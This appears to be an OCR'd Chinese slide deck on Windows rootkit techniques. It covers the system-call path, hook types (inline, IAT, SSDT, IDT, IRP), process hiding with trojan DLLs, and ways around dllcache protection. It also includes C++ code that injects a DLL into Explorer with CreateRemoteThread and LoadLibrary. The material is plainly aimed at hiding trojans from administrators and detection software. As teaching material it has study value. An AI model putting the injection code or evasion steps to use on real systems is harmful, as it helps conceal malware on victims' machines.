
- (*show*)

RootKit技术篇




Windows系统服务调用

- Windows系统服务调用(System Call)
  转发请求到内核； 用户态切换到内核态。
- 在Windows 2000中默认存在两个系统服务调度表：
- KeServiceDescriptorTable
  ntoskrnl.exe 系统服务 kernel32.dll/ advapi32.dll
- KeServiceDescriptorTableShadow
  USER和GDI服务 User32.dll/Gdi32.dll
- Win32内核API经过Kernel32.dll/advapi32.dll进入NTDLL.dll后使用int 0x2e中断进入内核，最后在Ntoskrnl.exe中实现了真正的函数调用；Win32 USER/GDI API直接通过User32.dll/Gdi32.dll进入了内核，最后却是在Win32k.sys中实现了真正的函数调用。



Win32 kernel APIs
Win32 USER and GDI APIs
Win32 application
Call WriteFile(...)
Application
Call USER or GDI service(...)
WriteFile in Kernel32.dll
Call NtWriteFile Return to caller
Win32-specific
NtWriteFile in Ntdll.dll
Int 2E Return to caller
Used by all subsystems
Gdi32.dll or User32.dll
Int 2E Return to caller
Win32-specific
User mode
Kernel mode
Software interrupt
KiSystemService in Ntoskrnl.exe
Call NtWriteFile Dismiss interrupt
NtWriteFile in Ntoskrnl.exe
Do the operation Return to caller
Software interrupt
KiSystemService in Ntoskrnl.exe
Call Win32 routine Dismiss interrupt
Service entry point in Win32k.sys
Do the operation Return to caller

ROOTKIT




- MEP (Modify Execution Path) 行为拦截挂钩技术
- Hooks（挂钩、挂接的意思）：
- 目的：拦截系统函数或相关处理例程，先转向我们自己的函数处理，这样就可以实现过滤参数或者修改目标函数处理结果的目的，实现进程、文件、注册表、端口之类的隐藏
- Hook技术分类：
  - Inline Hook(比如修改目标函数前几个字节为jmp至我们的函数)
  - IAT (Import Address Table)
  - SSDT (System Service Descriptor Table)
  - IDT (Interrupt Descriptor Table)
  - Filter Driver (I/O Request Packet (IRP))
  - Hook IRP Function，etc…


NT进程的隐藏



- 实现进程隐藏有两种思路：
  - 第一是让系统管理员看不见（或者视而不见）你的进程；
  - 第二是不使用进程。



- 能否使用第一种方式？
- 在Windows中有多种方法能够看到进程的存在：
  - PSAPI（Process Status API）；
  - PDH（Performance Data Helper）；
  - ToolHelp API。
- 如果我们能够欺骗用户和入侵检测软件用来查看进程的函数（例如截获相应的API调用，替换返回的数据），我们就完全能实现进程隐藏。
- 但是存在两个难题：
  - 一来我们并不知道用户和入侵软件使用的是什么方法来查看进程列表；
  - 二来如果我们有权限和技术实现这样的欺骗，我们就一定能使用其它的方法更容易的实现进程的隐藏。




- 使用第二种方式最流行。
- DLL是Windows系统的另一种“可执行文件”。DLL文件是Windows的基础，因为所有的API函数都是在DLL中实现的。DLL文件没有程序逻辑，是由多个功能函数构成，它并不能独立运行，一般都是由进程加载并调用的。
- 假设我们编写了一个木马DLL，并且通过别的进程来运行它，那么无论是入侵检测软件还是进程列表中，都只会出现那个进程而并不会出现木马DLL，如果那个进程是可信进程，（例如资源管理器Explorer.exe，没人会怀疑它是木马吧？）那么我们编写的DLL作为那个进程的一部分，也将成为被信赖的一员而为所欲为。


用DLL实现Rootkit功能

用DLL实现功能，然后，用其他程序启动该DLL.


- 有三种方式：
  - 最简单的方式——**RUNDLL32**
  - 特洛伊**DLL**
  - 线程插入技术




- 最简单的方式——**RUNDLL32**
  - Rundll32 DllFileName FuncName
  - Rundll32.exe MyDll.dll MyFunc




- 比较高级的方式－特洛伊DLL
  - 特洛伊DLL（欺骗DLL）的工作原理是使用欺骗DLL替换常用的DLL文件，通过函数转发器将正常的调用转发给原DLL，截获并处理特定的消息。
- 函数转发器forward的认识。
  - 是DLL输出段中的一个条目,用来将一个函数调用转发到另一个DLL中的另一个函数,
  - Visual Studio 7命令提示符>dumpBin -Exports c:\windows\system32\Kernel32.dll | more
- 75　49　CloseThreadpoolIo
- 46　4A　CloseThreadpoolTimer
- 77　4B　CloseThreadpoolWaiter
- 78　4C　CloaseThreadpoolWork




函数转发器forward



- 我们也可以在自己的程序中全用函数转发器,最简的方法是全用pragma指示符,如下面所示:
- #pragma comment(linker,"/Export:SomeFunc=DllWork.SomeOtherFunc")
- 这个pragma告诉链接器,下在编译的DLL应该输出一个名为someFunc的函数,但实际实现somefunc的是另一个SomeOtherFunc的函数,些函数被包含在别一个名为DllWork.dll的模块中.我们必须为每个想转发的函数单独那么一行pragma.



- 特洛伊DLL的弱点：
  - system32目录下有一个dllcache的目录，这个目录中存放着大量的DLL文件，一旦操作系统发现被保护的DLL文件被篡改（数字签名技术），它就会自动从dllcache中恢复这个文件。
  - 有些方法可以绕过dllcache的保护：
    - 先更改dllcache目录中的备份再修改DLL文件
    - 利用KnownDLLs键值更改DLL的默认启动路径等
  - 同时特洛伊DLL方法本身也有一些漏洞（例如修复安装、安装补丁、升级系统、检查数字签名等方法都有可能导致特洛伊DLL失效），所以这个方法也不能算是DLL木马的最优选择。




- 更高级方式——动态嵌入技术
  - DLL Rootkit的更高境界是动态嵌入技术，动态嵌入技术指的是将自己的代码嵌入正在运行的进程中的技术。 多种嵌入方式：窗口Hook、挂接API、远程线程。

代码注入技术1—创建远程线程

- 提升本进程特权级为SeDebugPrivilege，获取目标进程句柄
- 将线程中所需函数地址及字符串保存在远程参数中
- 在目标进程中为远程线程和线程参数申请内存空间
- 将线程代码和参数结构拷贝到分配的内存中
- 启动远程线程 CreateRemoteThread
- 等待远程线程退出 WaitForSingleObject
- 释放申请的空间，关闭打开的句柄


创建远程线程技术

- 远程线程技术指的是通过在另一个进程中创建远程线程的方法进入那个进程的内存地址空间。
- 通过CreateRemoteThread也同样可以在另一个进程内创建新线程，新线程同样可以共享远程进程的地址空间。




- HANDLE CreateRemoteThread(
  - HANDLE hProcess,
  - PSECURITY_ATTRIBUTES psa,
  - DWORD dwStackSize,
  - PTHREAD_START_ROUTINE pfnStartAddr,
  - PVOID pvParam,
  - DWORD fdwCreate,
  - PDWORD pdwThreadId);

一个地址




- DWORD WINAPI ThreadFunc(PVOID pvParam);
- HINSTANCE LoadLibrary(PCTSTR pszLibFile);
- 两个函数非常类似




- 需解决的问题：
  - 第一个问题，获取LoadLibrary的实际地址。
  - PTHREAD_START_ROUTINE pfnThreadRtn = (PTHREAD_START_ROUTINE) GetProcAddress(GetModuleHandle(TEXT("Kernel32")), "LoadLibraryA");
  - 第二个问题，把D L L路径名字符串放入宿主进程。使用：
    - VirtualAllocEx，VirtualFreeEx ，ReadProcessMemory ，WriteProcessMemory 等函数。

```
const DWORD THREADSIZE=1024*4;
HANDLE pRemoteThread,hRemoteProcess;
PTHREAD_START_ROUTINE pfnAddr = NULL;
DWORD pId = 0;
void *pFileRemote = NULL;
HWND hWinPro=::FindWindow（"ProgMan",
NULL);    //取窗体句柄
if(!hWinPro)
{
    return 0;
}
else
{
```

```
::GetWindowThreadProcessId(hWinPro,&pId); //获取目标句柄的PID
hRemoteProcess=::OpenProcess(PROCESS_ALL_ACCESS, false,pId);  //打开进程
pFileRemote=::VirtualAllocEx(hRemoteProcess,0,THREADSIZE,MEM_COMMIT|MEM_RESERVE,PAGE_EXECUTE_READWRITE);//分配内存空间
if(!::WriteProcessMemory(hRemoteProcess,pFileRemote,"d://RemoteDll.dll",THREADSIZE,NULL))
  return;
pfnAddr=(PTHREAD_START_ROUTINE)GetProcAddress(GetModuleHandle(TEXT("Kernel32")),"LoadLibraryA"); //获取API地址
pRemoteThread=::CreateRemoteThread(hRemoteProcess,NULL,0,pfnAddr,pFileRemote,0,NULL);//注入线程
if(pRemoteThread==NULL)
  return;
else MessageBox("success!"); //注入成功
}
}
```



- 操作步骤做一个归纳：
- 1) 使用VirtualAllocEx函数，分配远程进程的地址空间中的内存。
- 2) 使用WriteProcessMemory函数，将DLL的路径名拷贝到第一个步骤中已经分配的内存中。
- 3) 使用GetProcAddress函数，获取LoadLibraryA或LoadLibratyW函数的实地址（在Kernel32.dll中）。
- 4) 使用CreateRemoteThread函数，在远程进程中创建一个线程，它调用正确的LoadLibrary函数，为它传递第一个步骤中分配的内存的地址。



- 5) 使用VirtualFreeEx函数，释放第一个步骤中分配的内存。
- 6) 使用GetProcAddress函数，获得FreeLibrary函数的实地址（在Kernel32.dll中）。
- 7) 使用CreateRemoteThread函数，在远程进程中创建一个线程，它调用FreeLibrary函数，传递远程DLL的HINSTANCE。

代码注入技术2—插入DLL

- 利用注册表 HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs
- 使用系统范围的Windows钩子 SetWindowsHookEx
- 利用远程线程　DWORD　HMODULE
- 特洛伊DLL

代码注入技术3—地址跳转


- 操作线程上下文

  选择并挂起目标进程中的一个线程；

  将要执行的代码注入目标进程的内存中，将该线程将执行的下一个指令的地址设置为注入的代码，然后恢复该线程的运行；

  在注入代码的末尾安排跳转，作该线程原本该继续作的事。


- 在新进程中插入代码 CreateProcess




- http://www.codeproject.com/Articles/4610/Three-Ways-to-Inject-Your-Code-into-Another-Proces


- http://www.windbg.info/

